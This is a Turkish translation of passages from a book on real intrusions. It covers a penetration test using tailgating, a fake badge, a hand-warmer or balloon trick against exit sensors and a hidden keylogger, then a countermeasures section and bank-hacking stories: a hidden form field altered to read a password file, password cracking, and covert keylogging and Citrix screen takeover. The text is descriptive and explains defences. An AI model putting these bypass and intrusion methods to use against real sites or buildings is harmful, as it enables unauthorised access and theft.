Güvenliğin hemen yanındaki kapıyı kasten açık bıraktım. Güvenliğin yoluma çıkmasını engellemek yerine, direkt [görevliye] gittim. "Bakın, alarmı çalıştıran bendim, kusura bakmayın. Bu binaya hiç gelmemiştim, böyle olacağımı tahmin etmemiştim, gerçekten özür dilerim," dedim. Güvenlik görevlisi "Ha, hiç sorun değil," dedi.

Sonra telefona uzandı; alarm çalmaya başladığında aradığı kişiyi tekrar aradığını ve "Yanlış alarm, sorun yok," dediğini tahmin ediyorum.

Tamamını dinleyecek kadar yanında kalmadım.

Engelsiz Parkur

Sızma testi sona yaklaşıyordu. Şirketin güvenlik yöneticileri sızma testi yapanların ağa sızamayacağından ve binalara yetkisiz fiziksel erişim sağlayamayacağından çok eminlerdi, kaldı ki henüz hiçbir ekip üyesi bunu denememişti. Dustin "gürültü düzeyini" yavaş yavaş artırıyor ve varlıklarını giderek daha fazla hissettiriyordu. Halen tık yoktu.

Ne kadar ilerleyebileceklerini merak ettikleri için, birçok ekip üyesi kuyruğa takılma, taşınması cidden büyük güç gerektiren tuhaf bir zımbırtı

olan devasa bir anteni birlikte taşıma gibi yollarla binaya giriş yaptı. Bazı çalışanlar bu acayip aleti mutlaka fark edecek, şüphelenecek ve haber uçuracaktı.

Yani ekip üyeleri yaka kartları olmaksızın önce Biotech'in güvenli binalarından birine, sonra bir diğerine üç saat içinde girdiler. Kimse kendilerine tek kelime etmedi. Hiç kimse, "Bu zimbirtı da neyin nesı?" gibi basit bir soru bile sormadı. En sağlam tepkiyi koridorda yanlarından geçen, kendilerine garip bir bakış atan ve daha sonra omzunun üzerinden göz bile atmadan yoluna devam eden bir güvenlik görevlisi verdi.

Callisma ekibi, çoğu kuruluştaki olduğu gibi, herhangi birinin caddede aşağı yukarı yürüyebileceği, kendi ekipmanını yanında içeri sokabileceği, binaların her yerinde gezinebileceği ve kimsenin kendilerini durdurmayacağı, kendilerini tanıtmalarını istemeyeceği ve yetkilerini sormayacağı sonucuna varmıştı. Dustin ve ekibi sınırları zorlamışlar ama hiçbir güçlükle karşılaşmamışlardı.

El Isıtıcı Numarası

Bu sistemin adı *Çıkış Talebi (REX)* ve Biotech gibi birçok işletmede yaygın kullanılıyor. Araştırma laboratuvarı gibi güvenli bir bölgenin içinde, çıkış için bir kapıya yaklaştığınızda, bedeniniz ısı veya hareket sensörünü harekete geçirir ve kilidi açarak çıkmanızı sağlar; bu sayede, diyelim ki elinizde test tüpleri veya el arabası varsa, durmanız ve güvenlik aletleriyle kapıyı açmaya çalışmanız gerekmez. Dışarıdan odaya giriş yapmak için ise, kart okuyucuya geçerli kimlik kartınızı tutmanız veya panele şifre girmeniz gerekir.

Dustin, Biotech'te REX kullanılan bazı kapıların altında boşluk olduğunu fark etti. Sensörü alt ederek erişim sağlayabilecek mi merak etti. Eğer kapının dışından insan bedeninin sıcaklığını veya hareketini taklit edebilirse, sensörü kapıyı açması için kandırabilirdi.

Dükkânlardan herkesin alabileceği el ısıtıcılardan aldım. Normalde bunları sıcak tutmak için cebinizde taşırsınız. Bir tanesini güzelce ısıttım, sonra sert bir çubuğun ucuna taktım, kapının altındaki boşluktan soktum ve ileri geri sallayarak sensörü etkilemeye çalıştım.

Beklendiği üzere, kilit açıldı.

Bir diğer çantada keklik güvenlik önlemi daha topu dikmişti.

Geçmişte ben de benzer bir şey yaptım. Isı yerine hareketi tespit etmek üzere tasarlanmış olan giriş kontrol cihazını kandırmak için kapının altından, açık ucunu elimde tuttuğum bir balon sokuşturdum. Balonu helyum ile doldurdum ve ucunu ipe bağladım. Sonra sensöre yakın bir

yerden havalandırmasını ve sensörü çalıştırmasını sağladım. Aynen Dustin'in el ısıtıcısı gibi, biraz sabrederseniz, balon numarası işe yarayacaktır.

Testin Sonu

Biotech'in ışıkları açıldı ama içeride kimse yoktu. Şirketin Bilgi İşlem yöneticileri izin giriş tespit sistemleri olduğunu iddia etmesine ve hatta kullanıcı tabanlı giriş tespiti için birçok lisans göstermelerine rağmen, Dustin bu sistemlerin ya çalışmadığını ya da kimsenin kayıtları gerçekten incelemediğini düşünüyor.

Projenin sona yaklaşması nedeniyle, Keyghost'un sistem yöneticisinin masasından geri alınması gerekti. Fark edilmeden iki hafta yerinde kalmıştı. Cihaz, kuyruğa takılma yönteminin kullanılması en zor bölgelerden birinde bulunduğu için, Dustin ve ekip arkadaşı öğle yemeğinin sonundaki kalabalığı beklediler ve çalışanlardan biri hareketlenince yardımcı olacakmış gibi kapıya atlayarak, açık tuttular. Nihayet, ilk ve tek olarak, bir engelle karşılaştılar. Çalışan onlara yaka kartları olup olmadığını sordu. Dustin elini beline koydu, sahte kartını şöyle bir gösterdi ve bu sıradan hareket yeterli görüldü. Korkmuş veya utanmış görünmüyorlardı; böylece çalışan binada yoluna devam ederek, daha fazla zorluk çıkarmadan onların da girmesine izin verdi.

Güvenlikli alana girdikten sonra, bir konferans odasına yöneldiler. Duvarda, üzerinde aşına oldukları terminolojinin yazdığı beyaz bir yazı tahtası vardı. Dustin ve ekip arkadaşı Biotech'in, onların kesinlikle içinde olmasını istemeyeceği, bilgi işlem güvenlik toplantılarını yaptıkları odada olduklarını anladılar. Tam o anda, müşterileri içeri girdi; onları orada görmekten ötürü afallamış görünüyordu. Kafasını sallayarak orada ne yaptıklarını sordu. O sırada, aralarında binaya girerken peşine takıldıkları kişinin de olduğu diğer Biotech güvenlik çalışanları toplantı odasına giriyordu.

Güvenlik görevlisi bizi gördü ve dönüp müşterimize, "Ah, bilmenizi isterim ki içeri girerlerken onlara kimlik sordum," dedi. Bu herif bize kimlik sorduğu için cidden kendiyle gurur duyuyordu. Aslında hissetmesi gereken şey utançtı çünkü sorduğu o teksoru, bizim orada bulunmamızın meşru olup olmadığını anlamak için yeterli değildi.

Masasına Keyghost taktıkları yönetici de toplantı için gelmişti. Dustin bu fırsattan yararlandı ve donanımını almak için onun bölümüne gitti.

Geçmişe Bakış

Test sırasında bir ara Dustin ve ekibi şirketin tüm ağını bir uçtan diğer uca birilerinin fark edeceği şekilde yüzüstüce taradı. Bu saldırgan hare-

kete tek bir tepki gelmedi. Dustin'in "bağıra çağıra" şeklinde açıkladığı davranışlarına rağmen, müşteri saldırıların hiçbirini fark etmedi. Potansiyel olarak güvenlik zaafı olan sistemleri belirlemek için yapılan en "gürültülü" ağ taramaları bile dikkat çekmedi.

En sonunda devasa boyutlarda bant aralığı kullanarak taramalar yapmaya başlamıştık. Artık neredeyse, "Hey, bizi yakalasanıza!" diye bağıırıyorduk.

Ekip, şirketin sızma testçilerinin sisteme sızmak için ellerinden gelen her hali yiyeceklerini çok iyi bilmesine rağmen, bu kadar duyarsız olmasına şaşırmıştı.

Testin sonunda ziller, ısıklar, bağırış, çağırış ve tencere-tava sesleri çınılıyordu. Tık yoktu! Tek bir bayrak kalkmamıştı. Bu büyük bir darbeydi. Hayatımın testiydi.

İÇGÖRÜ

İş icabı, dışarıdan birinin girmemesi gereken yerlere sızan (hem mecazi hem gerçek anlamda) ve bir güvenlik danışmanının etik anlayışını merak eden herkes, Mudge ve Dustin'in tekniklerini aydınlatıcı bulacaktır.

Mudge açıkladığı saldırılarda sadece teknik yöntemler kullanırken, Dustin toplum mühendisliği de kullandı. Ama bunu yaparken kendini pek iyi hissetmedi. İşin teknik yönleriyle ilgili hiçbir tereddüt duymuyor ve her anının keyfini çıkarıyordu. Ama iş insanları yüz yüze kandırmaya geldiğinde, kendini biraz rahatsız hissediyordu.

Bunun neden böyle olduğunu anlamlandırmaya çalışıyordum. Neden yüzyüze kandırmak beni rahatsız ederken bilgisayarda kandırmak etmiyordu? Belki de bize insanlara yalan söylememiz öğretilmişti ama bilgisayar etik kuralları öğretilmemişti. Genel olarak bir makineyi kandırırken, bir ahbabı kandırmaktan daha az vicdan azabı duyduğumuzu kabul ediyorum.

Yine de, rahatsızlıklarına rağmen, toplum mühendisliğini tereyağından kıl çeker gibi uyguladığı her zaman adrenalin patlaması yaşıyordu.

Mudge, son derece popüler bir parola kırma programı yazmış olmasına rağmen, diğer alanlarda her yerdeki bilgisayar korsanlarının kullandığı hazır yöntemlere güvenmesini çok etkileyici buluyorum.

KARŞI ÖNLEMLER

Mudge, yüksek herhangi bir TCP veya UDP bağlantı noktasına (1024 üzeri), DNS bağlantı noktası olan 53 numaralı kaynak bağlantısına sahip herhangi bir paketten gelen bağlantılara izin veren, varsayılan bir güven-

lik duvarı kuralı tespit etti. Bu yapıyı ele geçirdiğinde, nihayetinde kullanıcının bir dosya sistemine uzaktan monte edilebildiği Montaj Daemon'a erişim sağlamasına imkân veren hedef bilgisayar hizmeti ile iletişim kurabiliyordu. Bunu yaparak NFS'deki (ağ dosya sistemi) zayıflığı istismar ederek sisteme ve hassas bilgilere erişimi sağlayabiliyordu.

Bunun karşı önlemi, tüm güvenlik duvarlarının şirketin güvenlik politikaları ile uyumlu olmasını sağlayacak şekilde dikkatle incelemektir. Bu işlem sırasında, herkesin kaynak bağlantısını kolaylıkla kandırabileceğini unutmayın. Bu nedenle kaynak bağlantı noktası numarası için kural belirlenirken, güvenlik duvarı sadece belirli hizmetlere bağlanacak şekilde yapılandırılmalıdır.

Kitabın diğer yerlerinde de belirtildiği gibi, hem dizinlerin hem de dosyaların izinlerinin doğru atanmasını sağlamak çok önemli. Mudge ve arkadaşları sisteme başarıyla sızdıktan sonra, kullanıcı adlarını ve parolaları ele geçirmek için koklayıcı (sniffer) programlar kurdular. SHH gibi kriptografik protokolleri esas alan programlar kullanmak etkili bir karşı önlem olacaktır.

Çoğu kuruluşun bilgisayar sistemlerine erişimde parolalar veya başka yetkilendirme onayları için uyguladıkları politikalar vardır ama PBX ve sesli mesaj sistemlerinde eksiktirler. Burada, LOphT ekibi hedef şirkette 1111, 1234 veya telefon uzantılarıyla aynı, klasik varsayılan parolaları kullanan yöneticilere ait birçok sesli mesaj kutusunun şifresini kolaylıkla kırdı. En açık karşı önlem, sesli mesaj sistemlerinde makul ve emniyetli parolalar kullanmak olacaktır. (Çalışanlarınızı ATM şifrelerini kullanmalarını konusunda da uyarın!)

Hassas bilgiler içeren bilgisayarlar için, bu bölümde açıklanan yöntemlerle parola oluştururken NumLock ya da Alt tuşunu veya nümerik klavye kullanarak, özel, basılamayan karakterlere yer verilmesi kesinlikle tavsiye olunur.

Dustin, kamuya açık alanda konumlandığı için Biotech'in konferans odasına rahatlıkla yürüyüp girmişti. Odada şirketin dahili ağına bağlı, aktif bir ağ soketi vardı. Şirketler bu ağ kablolarını ihtiyaç duyulmadığı zamanlarda devre dışı bırakabilirler veya şirketin dahili ağına kamuya açık alanlardan erişilmemesi için ağı ayırabilirler. Bir diğer seçenek ise, kişinin iletişime girmesine izin vermeden önce geçerli bir kullanıcı adı ve parola isteyen, ön uçlu yetkilendirme sistemi kullanmaktır.

Kuyruğa takılma yoluyla yapılan saldırıları azaltmanın bir yolu, sosyal psikologların *nezaket kuralı* adını verdikleri kuralları değiştirmektir. Uygun bir eğitim yoluyla şirket personeli, güvenli bir girişten bir binaya veya işyerine girerken çoğumuzun yaşadığı, birine müdahale etmekten duyduğu rahatsızlığın üstesinden gelmelidir. Doğru eğitimden geçen personel, diğer kişinin giriş kapısından "peşlerine takılarak" kendileriyle birlikte

girmeye çalıştığının bariz olduğu durumlarda, bu kişinin giriş kartı olup olmadığını nazik şekilde nasıl sorgulayacağını bilir. En basit kural şu olmalıdır: Giriş kartını sor ve eğer yoksa kendisini güvenliğe veya danışmaya yönlendir ama yabancıların güvenli girişten seninle birlikte girmesine izin verme.

Sahte kurumsal kimlik kartı üretmek, güvenli olduğu varsayılan bir binaya sorunsuz olarak girmenin son derece kolay bir yoldur. Güvenlik görevlileri bile genelde kartın gerçek mi sahte mi olduğunu anlayacak kadar yakından incelemeyiz. Eğer şirket çalışanlarına, taşeronlara ve geçici işçilere binadan ayrılırken yaka kartlarını herkesin görmemesi için çıkarmalarına yönelik bir politika oluşturulursa (ve uygulanırsa), saldırganlar kartın tasarımını iyice inceleme fırsatından mahrum kalır.


Hepimiz biliyoruz ki güvenlik görevlileri her çalışanın kimlik kartını detaylıca incelemeyecektir (Her şeye rağmen, dikkatli bir güvenlik görevlisi için bile, sabahları gün başında ve akşam gün sonunda akın akın geçen insanları detaylı kontrol etmek imkânsıza yakındır). Bu yüzden saldırganların istenmeyen girişlerine karşı koruma için farklı yöntemler düşünülmelidir. Elektronik kart okuyucu sistemi kurmak çok daha yüksek düzeyde koruma sağlar. Ama buna ilave olarak güvenlik görevlileri de kartları sistem tarafından okunmayan kişileri nasıl sorgulayacağı konusunda eğitilmelidir; çünkü öyküde de belirtildiği gibi, sorun sistemdeki küçük bir hatadan değil, fiziksel giriş teşebbüsünde bulunan bir saldırgandan kaynaklanıyor olabilir.

Şirketler çapında güvenlik bilinci eğitimleri eskisine göre çok daha yaygınlaşsa da, neredeyse her zaman büyük ölçüde eksik kalıyor. Aktif programı olan şirketler bile yöneticiler için uzmanlaşmış eğitim ihtiyacını ve buna bağlı olarak altlarında yer alan çalışanların zorunlu süreçleri takip etmesini sağlayacak uygun donanımına sahip olmasını genellikle göz ardı ediyorlar. Tüm çalışanlarını güvenlik alanında eğitmeyen şirketler, güvenlik konusunda zayıf şirketlerdir.

SONUÇ

Okuyucuların, bilgisayar korsanları cephesine önemli katkılarda bulunmuş kişilerin düşünce ve taktiklerine karşı içgörü kazanması pek sık görülen bir fırsat değildir. Mudge ve L0phtCrack tarih kitaplarına geçmiş fenomenlerdir.

Callisma'dan Dustin Dykes'a göre sızma testi isteyen şirketler, genellikle kendi yararları aleyhine kararlar alırlar. Toplum mühendisliği ve fiziksel girişlere, aynı zamanda teknik saldırılara da izin veren, tam erişimli, sınır koyulmaksızın yapılacak bir teste izin vermeden, şirketinizi gerçekten ne kadar güvenlik zaafı olduğunu asla bilemezsiniz.



Bankanız Tabii ki
Güvenlidir - Değil mi?



BANKANIZ TABİİ Kİ GÜVENLİDİR – DEĞİL Mİ?

Sistemlerinizi hatasız hâle getirmeye çalışsanız da, her zaman sizden daha yaratıcı hatalar yapacak biri çıkar.

– Juhan

Diğer kuruluşlar bilgisayar korsanlarını dışarıda tutmak için güvenlik uygulamalarını istenilen seviyeye getiremeseler bile, en azından paramızın güvende olduğunu, kimsenin mali bilgilerimizi ele geçiremeyeceğini ve belki de en kötüsü, banka hesaplarımızı ele geçirip parayı kendi ceplerine koyacak talimatlar veremeyeceğini düşünmek isteriz. Kötü haber şu ki, çoğu bankada ve finans kurumunda da güvenlik konusu, bundan sorumlu insanların hayal ettiği kadar iyi durumda değil. Birazdan okuyacağınız öyküler bu konuya temas ediyor.

UZAKLARDAKİ ESTONYA

Bu öykü, bazen bilgisayar korsanı olmayan birinin bile bir bankaya başarıyla sızabileceğini gösteriyor. Bu hem bankalar hem de bizim için hiç iyi bir haber değil.

Estonya'ya hiç gitmedim ve hiç gitmeyebilirim de. İsmi bana tarihi kaleleri çevreleyen karanlık ormanları ve batıl köylüleri çağırıştırıyor – üzerinize bol miktarda tahta kazık ve gümüş mermiler gizlemeden gitmek istemeyeceğiniz bir yer gibi. Bu cahilce düşünülmüş klişenin (Doğu Avrupa ormanlarında, köylerinde ve kalelerinde çekilmiş modası geçmiş, düşük bütçeli korku filmlerinin de yardımıyla) pek de doğru olmadığı ortaya çıkıyor.

Gerçekler oldukça farklı. Orada yaşayan Juhan isimli bir bilgisayar korsanından öğrendiğim kadarıyla, Estonya benim hayal ettiğimden çok daha modern bir yer. Yirmi üç yaşındaki Juhan kentin göbeğinde, “gerçekten yüksek tavanlı ve rengârenk,” dört odalı, geniş bir apartmanda yalnız başına yaşıyor.

Öğrendiğim kadarıyla Estonya, yaklaşık 1.3 milyon nüfusuyla (veya kabaca Philadelphia kenti nüfusu kadar), Rusya ve Finlandiya Körfezi arasında yer alıyor. Başkent Tallinn'de halen, uzun zaman önce ortadan

kalkmış olan Sovyetler Birliği'nin, vatandaşlarının mümkün olduğunca ekonomik şekilde konut sahibi olması amacıyla yaptırdığı devasa, donuk anıtlara benzeyen beton apartmanların izleri görülüyor.

Juhan şikâyet ediyor: "Bazen insanlar Estonya hakkında bir şeyler öğrenmek istediğinde, 'Sizde doktor var mı? Üniversiteniz var mı?' gibi şeyler soruyorlar. Hâlbuki Estonya 1 Mayıs'ta 2004'de Avrupa Birliği'ne katıldı." Söylediğine göre, çoğu Estonyalı ileride Sovyet döneminden kalma apartmanından çıkıp, sakın bir mahalledeki kendine ait küçük eve taşınacağı günü düşünerek çalışıyor. Ayrıca "güvenilir şekilde ithalat yapma" hayalleri kuruyorlar. Aslında birçok kişinin arabası var ve her geçen gün daha fazla insan kendi evini alıyor, "dolayısıyla her yıl daha fazla geliyor." Ayrıca teknolojik olarak da ülke, Juhan'ın anlattığına göre, hiç de geri kalmış değil:

Estonya doksanların başında elektronik bankacılık, ATM'ler ve internet bankacılığı altyapılarını ilerletmeye başladı. Son derece çağdaş düzeyde. Aslında Estonyalı şirketler, başka Avrupa ülkelerine bilgisayar teknolojisi ve hizmetleri sağlıyor.

Buranın bir bilgisayar korsanı için cennet olduğunu düşünebilirsiniz. Güvenlik söz konusu olduğunda, tüm internet kullanımı ve muhtemelen yöntemleri, ortalamanın gerisinde kalıyor gibi gelebilir. Juhan'a göreysen, öyle değil:

İnternet güvenliği açısından, ülke ve toplum çok küçük olduğu için, genel olarak iyi bir yerdir. Hizmet tedarikçilerinin teknoloji uygulamaları için aslında oldukça elverişlidir. Finans sektörüyle ilgili olarak, sanırım Amerikalıların bağlantı kurabileceği şey, Estonya'nın banka çekleri –sizin dükkânlarda ödeme yapmak için kullandığımız çekler– altyapısına hiçbir zaman sahip olmasındır.

Söylediğine göre, çok az Estonyalı bankalara gidiyor. "Çoğu kişinin çeketabi mevduat hesabı var ama banka çekinin nasıl görüldüğünü bilmezler." Juhan'ın anlattığına göre, mali konularda deneyimsiz oldukları için değil, en azından bu konuda bizden ileride oldukları için:

Bizim hiçbir zaman büyük banka altyapımız olmadı. Doksanların başında bile, elektronik bankacılık ve internet bankacılığı altyapısı uygulamaya başladık. İnsanların ve şirketlerin yüzde 90 ila 95'i birbirine internet bankacılığı yoluyla para transferi yapar.

Ayrıca kredi kartı veya Avrupa'nın deyimiyile, "banka kartı" kullanıyorlar.

İnternet bankacılığı veya banka kartı yoluyla doğrudan ödeme yapmak daha rahat ve insanların çek kullanmak için sebebi yok.

Amerika'nın aksine, burada hemen hemen herkes bankacılık işlemleri ve fatura ödemek için internet bankacılığı kullanır.

Perogie Bankası

Juhan 10 yaşından beri bilgisayarlarla yoğun şekilde ilgili ama kendini bilgisayar korsanı olarak tanımlamıyor; belki sadece güvenlik konusuna yönelik iyi niyetli bir ilgisi var. Kendisiyle söyleşi yapmak zor olmadı – okulda ikinci sınıftan itibaren İngilizce öğrenmişti. Genç Estonyalı ayrıca yurtdışında birçok eğitim almış ve seyahat etmişti; bu da kendisinin İngilizce iletişim becerilerini geliştirmişti.

Estonya'da son kışlardan biri özellikle çok sert, kutup ikliminde, her yerde büyük kar kütleleriyle ve eksi 25 santigrat derece sıcaklıkta geçmişti (sıfır Fahrenheit'ın 13 derece altı). O kadar beter bir soğuktu ki, sert kışlara alışık olan ülkenin yerlileri bile mecbur olmalarına rağmen dışarı çıkmak istemiyordu. Bilgisayarla ilgilenen bir genç için ekrana yapışık ve ilgisini çeken konuların izini süren bu zamanlar gayet elverişliydi. Juhan, Perogie Bankası adını vereceğimiz web sitesine denk geldiğinde, bunlarla uğraşıyordu. Araştırmaya değer bir hedef gibi görünüyordu.

İnsanların soru gönderebildikleri, interaktif Sık Sorulan Sorular bölümüne girdim. Bende web sayfası form kaynaklarına bakma alışkanlığı var. Web sitesine girince, hemen buna bakmaya başladım. Bu yöntemi sen de biliyorsun – ortalıkta dolaşıp, herhangi bir stratejik amacım olmadan takılıyordum.

Dosya sisteminin Unix tarafından kullanılan tipte olduğunu görebiliyordu. Böylece deneyebileceği saldırı çeşitleri hemen daraldı. Birçok farklı web sayfasının kaynak kodunu inceleyince, bir dosya adını işaret eden gizli bir değişken ortaya çıktı. Gizli form değişkeninde saklanan değeri değiştirmeye çalışınca, “Yetkilendirme için herhangi bir talepte bulunmadıkları açıkça ortaya çıktı. Yani ister bankanın sitesinden, isterse yerel bir PC'den veri girişi yapmam, banka sunucusu için fark etmiyordu,” diyordu Juhan.

Parola dosyası seçeneğine gelmek için gizli form nesnesinin niteliğini değiştirdi, böylece parola dosyasını kendi ekranında görebilir oldu. Parolaların “gölgelendirilmemiş” olduğunu, yani her hesabın parolasının standart şifrelenmiş hâlinin kendi ekranında görülebildiğini keşfetti. Yani şifrelenmiş parolaları indirebilir ve parola kırıcı bir programla bunları çözebilirdi.

Juhan'ın parola kırma programı seçimi, “John the Ripper” diye son derece eğlenceli bir ada sahip, tanınmış bir programdı ve standart bir İngilizce sözlük kullanarak çalıştırılabiliyordu. Neden Estonya Dili yerine İngilizce? “Buralarda da İngilizce parolalar yaygın kullanılır,” diyor Juhan. Ama asıl neden, çoğu Estonyalının temel İngilizce bilgisinin iyi olması.

Parola kırma programı, kullanılan parolalar genellikle temel – basit İngilizce kelimelerin sonuna eklenmiş birkaç rakamdan oluştuğu için bilgisayarda 15 dakika gibi kısa bir sürede işi çözdü. Bir tanesi altın değerindeydi: Kendisine yönetici ayrıcalıkları veren kök parolayı bulmuştu. Daha fazlası da vardı:

*Ticari ismini burada telaffuz etmemin doğru olmayacağı bir te-
lebankacılık hizmeti vardı ve bu hizmetin hesabını ele geçirdim.
Muhtemelen o sınımcı üzerinde hizmet veren sistem hesabı gibi
görünüyordu.*

O yolda daha fazla ilerlemedi ve “Parolaları ele geçirdiğim noktada durdum,” diye açıkladı. Konunun özü sağduyuydu.

*Başım derde girebilirdi. Her şeyden önce bilgi güvenliği sektö-
ründe çalışıyordum. Kimseye herhangi bir zarar vermeme yö-
nünde eğilimim vardı. Ama pozisyon gerçek olamayacak kadar
güzel görünüyordu. Bumm, benim gibi insanları tuzağa çekip
tutuklanmasını sağlayacak bir bal çanağı olabileceğini düşün-
düm. Bu yüzden üstlerime durumu bildirdim ve onlar bankaya
rapor sundular.*

Bu ifşası kendisinin başını ne işvereniyle ne de bankayla belaya soktu, hattatam tersi oldu. Şirketine daha fazla araştırmaya yapması ve bu açığı kapatacak bir çözüm önerisi sunması teklif edildi. Juhan'ın şirketi, başladığı işi bitirebileceğini düşünerek, bu işte Juhan'ı görevlendirdi.

*İşlerin bu şekilde ilerlemesi benim için şaşırtıcıydı çünkü aslında
Estonya'da internet güvenliği başka yerlere göre daha iyi du-
rumdadır. Bunu ben değil, buraya farklı yerlerden gelmiş birçok
kişi söylüyor. Bu yüzden bu deliği bulmak benim için sür priz
oldu ve artık tüm gizli bilgilere el atabilirdim.*

Kişisel Görüş

Buna benzer deneyimlerden yola çıkan Juhan, bilgisayar korsanı ta-
rafından sızılan bir şirketin yapacağı en iyi şeyin korsanı tutuklatmak
değil, onunla birlikte çalışarak, ortaya çıkardığı sorunu gidermek oldu-
ğunu düşünüyor – bir nevi “bükemediğin bileği öpeceksin” felsefesi. El-
bette, Adrian Lamo'nun (bkz. Bölüm 5, “Bilgisayar Korsanı Robin Hood”) şirketlere güvenlik açıkları hakkında tavsiyelerde bulunarak (çoğu zaman) kamu hizmeti vermesine rağmen izlendiği ve ağır suç kapsa-
mında ceza aldığı da kanıtlandığı gibi, devlet bu konuda her zaman böyle düşünmüyor. Özellikle eğer şirket bilgisayar korsanının ağa sızmak için kullandığı belirli zaafı asla öğrenmezse, dava açmak kesinlikle her koşulda kaybettiren bir yaklaşım olabilir.

Düşünmeden gösterilen bir tepki olarak, güvenlik duvarları ve diğer savunma araçları üstü üste yığılabılır ama bu yaklaşım, bilgisayar korsanı camiasında herkes tarafından zaten bilinenlerin yanı sıra, sadece bazı uyanık bilgisayar korsanlarının keşfedebileceği, görülmeyen kusurları tamamen gözden kaçırmaya da yol açabilir. Juhan bu görüşünü özellikle etkili şu ifadesinde de belirtiyor:

Sistemlerinizi hatasız hâle getirmeye çalışsanız da, her zaman sizden daha yaratıcı hatalar yapacak biri çıkar.

UZAK MESAFE BANKA İHLÂLİ

Gabriel anadili olarak Fransızca konuşuyor ve Kanada'da öyle küçük bir kasabada yaşıyor ki, kendisini iyi niyetli bir bilgisayar korsanı olarak tanımlasa ve aptalca hareketlerde bulunduğunu düşünse bile, "Umut-suzluğa düşene kadar bir veya iki kez yaptığını" veya "Güvenlik o kadar baştan savmaydı ki, bir ders vermek gerekiyordu," diye düşündüğü bir site bulduğunda harekete geçtiğini itiraf ediyor.

Peki, Kanada kırsalından bir adam nasıl oluyor da güney ABD'de, Dixie'nin göbeğinde bir bankaya sızabiliyordu? Gabriel, "Hangi IP adres aralıkları (netblock) belirli kuruluşlara atanmıştır,"¹ bilgisini veren bir web sitesi buldu. Listeyi, "hükümet, banka veya benzeri" kelimelerle arayarak buldu ve daha sonra tarayabileceği bazı IP aralıkları keşfetti. (Örneğin, 69.75.68.1 ila 69.75.68.254) Denk geldiklerinden biri, Dixie'nin göbeğindeki bir bankaya ait bir IP adresiydi. Bu adres Gabriel'i yoğun bir bilgisayar korsanlığı faaliyetinin içine çekecekti.

Korsan Doğulmaz, Olunur

15 yaşındayken (önceki bölümlerden de fark etmiş olabileceğiniz gibi, geç bir başlangıç kabul edilir; lisede basketbola başlayıp birden NBA'ye girmek gibi), Gabriel de, Doom gibi bilgisayar oyunları oynamaktan, arkadaşının 128 MB sabit diskli 80-386 işlemcili makineleri üzerinden bilgisayar korsanlığına uzanan bir yolda ilerledi. Elindeki makine arzu ettiklerini yapmak için çok yavaş kalmaya başlayınca, Gabriel yerel bir internet kafede ağ üzerinden şans oyunları oynayarak zaman geçirmeye başladı.

Bilgisayar dünyası bağımlılık yapıyor ve sadece diğerlerinden farklı olduğu için ekranlarının günlük alaylarına maruz kalan Gabriel'in lisenin rekabetçi ortamından biraz uzaklaşmasını sağlıyordu. Ailesinin taşınmasıyla, başka bir kentte başladığı okul hayatına devam ettiği yeni sınıfının acemi çaylağı ve en genci olduğu gerçeğini değiştirmiyordu. Zeki, ama asosyal bir inek olmak hiç kolay değildi.

Her ikisi de devlet memuru olan ebeveynleri, oğullarının bilgisayarlara olan takıntısını anlayamıyorlardı ama daha sonra teknolojinin gece gündüz her tarafımızı sardığı bir çağda yetişen nesiller için bunun gene bir sorun olduğu anlaşıldı. Anne ve babası o kadar endişelenmişlerdi ki, oğullarını "normalleştirebilmek" için psikologa götürdüler. Bu seanslarda ne yaptılarsa da, bizim delikanlıyı bilgisayarlara olan tutkusundan kesinlikle vazgeçiremediler.

Gabriel yerel ticaret üniversitesinde Cisco dersleri aldı. Tamamen kendi kendini eğiterek, bazen kendisine zorlu açıklamalar yapmak zorunda kalan öğretmenlerinden genellikle daha fazla bilgi sahibiydi. Artık 21 yaşına gelen Kanadalı genç, kendi kendine keşifler yapmasını sağlayan bir çeşit bilgisayar korsanlığı yeteneğine sahip görünüyordu. Yaygın bilinen bir ihlal bile olsa, bir bilgisayar korsanını kendisi hiçbir şey keşfetmeden, sadece web'den ıvır zıvır indiren "özenti veletlerin (script kiddie)" dünyasından ayıran şey, yetenektir.

Sevdiği programlardan biri Spy Lantern Keylogger (Tuş Kaydedici) idi. Bu program, çalışırken insanları elektronik olarak izlemeye, hedef bilgisayar sisteminin klavyesine vurulan her tuş darbesini gizlice yakalamaya yarayan bir başka programdır – bu programın en büyük özelliği, hedef bilgisayarda tamamen görünmez olmasıdır.

Buna ek olarak, sistem yöneticilerinin şirket çalışanlarını izlemesini ve desteklemesini sağlamak üzere tasarlanmış Citrix MetaFrame (İsteğe bağlı uzaktan erişim paketi) adındaki uygulamanın "gölgeleme" özelliğini de kullandı. Gölgeleme özelliği sayesinde, sistem yöneticisi kullanıcının omzunun üzerinden gizlice bakabilir, bilgisayar ekranındaki her şeyi ve kullanıcının ne yaptığını ve yazdığını görebilir ve hatta bilgisayarın kontrolünü ele geçirebilir. Citrix kullanan şirketleri tespit edebilen bilgili bir bilgisayar korsanı da aynısını yapabilir: Bilgisayarların kontrolünü ele geçirebilir. Bu gerçekten büyük dikkat gerektirir. Dikkatli olmazsa, bilgisayarın başında oturan herkes saldırganın attığı adımları göreceğinden dolayı, bilgisayar korsanının hareketleri (imlecin hareket etmesi, uygulamanın açılması ve benzeri) dikkat çeker. Ama bu fırsat aynı zamanda bilgisayar korsanına masumane şekilde biraz eğlenme şansı da verebilir.

Eşlerine e-mail falan yazan insanlar görüyorum. Bilgisayarda imleçlerini gerçekten hareket ettirebilirsiniz. Oldukça eğlenceli oluyor. Bir keresinde bir adamın bilgisayarına girip imleci oynatmaya başladım. Bir tane notepad dosyası açtı. Üstüne "Hey" yazdım.

Doğal olarak, birinin bilgisayarının kontrolünü ele geçirmek isteyen bir bilgisayar korsanı, kimsenin ortalıkta olmadığı saatleri seçer. Gabriel, "Ben genellikle ortalıkta kimsenin olmadığından emin olmak için, gece yarısından sonrasını tercih ederim," diyor. "Veya sadece bilgisayarın ek-

ranını kontrol ederim. Ekran koruyucu çalışıyorsa, bilgisayarın başında kimse yok demektir.”

